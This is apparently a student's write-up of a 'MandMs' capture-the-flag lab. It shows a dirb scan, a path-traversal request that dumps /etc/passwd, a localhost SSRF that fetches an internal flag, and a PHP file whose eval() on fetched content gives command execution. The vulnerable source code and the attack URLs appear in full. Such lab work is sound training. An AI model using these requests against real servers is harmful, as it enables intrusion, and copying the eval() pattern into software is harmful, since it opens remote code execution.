

## MandMs CTF Challenge

## Task descriptions

1. Scan the web server for a backup of the application. Download and extract the file to get the first flag. \*

```
upmanue@Lappy-Ubuntu:~/Documents/Pentesting/pentesting-thu-2022-main/pentesting-thu-2022-main/containers/mandms$ sudo docker-compose up -d
/snap/docker/2343/lib/python3.6/site-packages/paramiko/transport.py:33: CryptographyDeprecationWarning: Python 3.6 is no longer supported by t
from cryptography.hazmat.backends import default_backend
Recreating mandms_container ... done
upmanue@Lappy-Ubuntu:~/Documents/Pentesting/pentesting-thu-2022-main/pentesting-thu-2022-main/containers/mandms$ dirb http://172.17.0.2

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sun Jan 22 14:07:49 2023
URL_BASE: http://172.17.0.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----


GENERATED WORDS: 4612

---- Scanning URL: http://172.17.0.2/ ----
==> DIRECTORY: http://172.17.0.2/backup/
+ http://172.17.0.2/flag (CODE:200|SIZE:20)
+ http://172.17.0.2/index (CODE:200|SIZE:97)
+ http://172.17.0.2/index.html (CODE:200|SIZE:97)
+ http://172.17.0.2/phpinfo.php (CODE:200|SIZE:68963)
+ http://172.17.0.2/server-status (CODE:403|SIZE:275)

---- Entering directory: http://172.17.0.2/backup/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)



-----
END_TIME: Sun Jan 22 14:07:50 2023
DOWNLOADED: 4612 - FOUND: 5
upmanue@Lappy-Ubuntu:~/Documents/Pentesting/pentesting-thu-2022-main/pentesting-thu-2022-main/containers/mandms$
```

- After starting the docker container. Get the ip of that container and run the command ‘dirb <http://172.17.0.2>’ to get all the web objects that might be present. Above you can see the results.
- As we can see that there is a flag, we can go to that URL to get the first flag.




flag\_s0\_many\_c0lors

- In addition to this we also see that there is a backup.zip directory. The same flag can also be downloaded from going to that directory.




- The system hosts a second web server which listens on localhost:12322. This service hosts a second flag ("flag.txt") in the web server's root directory. How can you access the flag on this service remotely?
- After accessing the callmemaybe.php file we can see that we can get the code by path 'http://172.17.0.2/callmemaybe.php?number=../../../../etc/passwd'



```

1 <?php
2
3 /* hey, I just met you...and this is crazy...
4    but here's my number, so call me maybe */
5
6 $content = file_get_contents($_GET['number']);
7
8 // can you dig it ;-))
9 if(strpos($content, "/*i_am_on_the_questlist*/") !== false) {
10     $content = eval($content);
11 }
12 echo $content;
13 ?>

```




```

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin

```

- It allows arbitrary code execution by an attacker who can manipulate the input parameter "number" to include a file that contains malicious code. This could allow an attacker to gain unauthorized access to the server or steal sensitive information.
- This way we confirm that this has a path traversal vulnerability.
- Since we know that is another file present on the localhost, we access the webserver and get that file.



```


172.17.0.2/callmemaybe.php?number=http://localhost:12322/flag.txt

```

flag\_1nt3rnal\_fl4g\_m-and-ms


- Compromise the system. A third flag can be found in the root directory ("/") of the system. Describe your actions.

- The PHP script that we found takes a GET request parameter named "number" and uses it to retrieve the contents of a file. The contents of the file are then stored in the variable \$content.
- The code then checks if the string `"i_am_on_the_guestlist/"` is present in the file's contents. If it is, the code uses the PHP function `eval()` to execute the contents of the file as PHP code. The evaluated code's output is then stored in the \$content variable and displayed to the user via the echo statement.




backup callmemaybe.php flag.txt index.html m-and-ms.png phpinfo.php

Because this line encodes a plain text into base64, we know that now we can run any system command in the manner as shown in the url.



bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys this\_is\_the\_m-and-ms\_flag.txt tmp usr var

Hence we simply use the cat command to read out the final flag from the root directory.



flag\_th0s3\_ar3\_my\_m-and-ms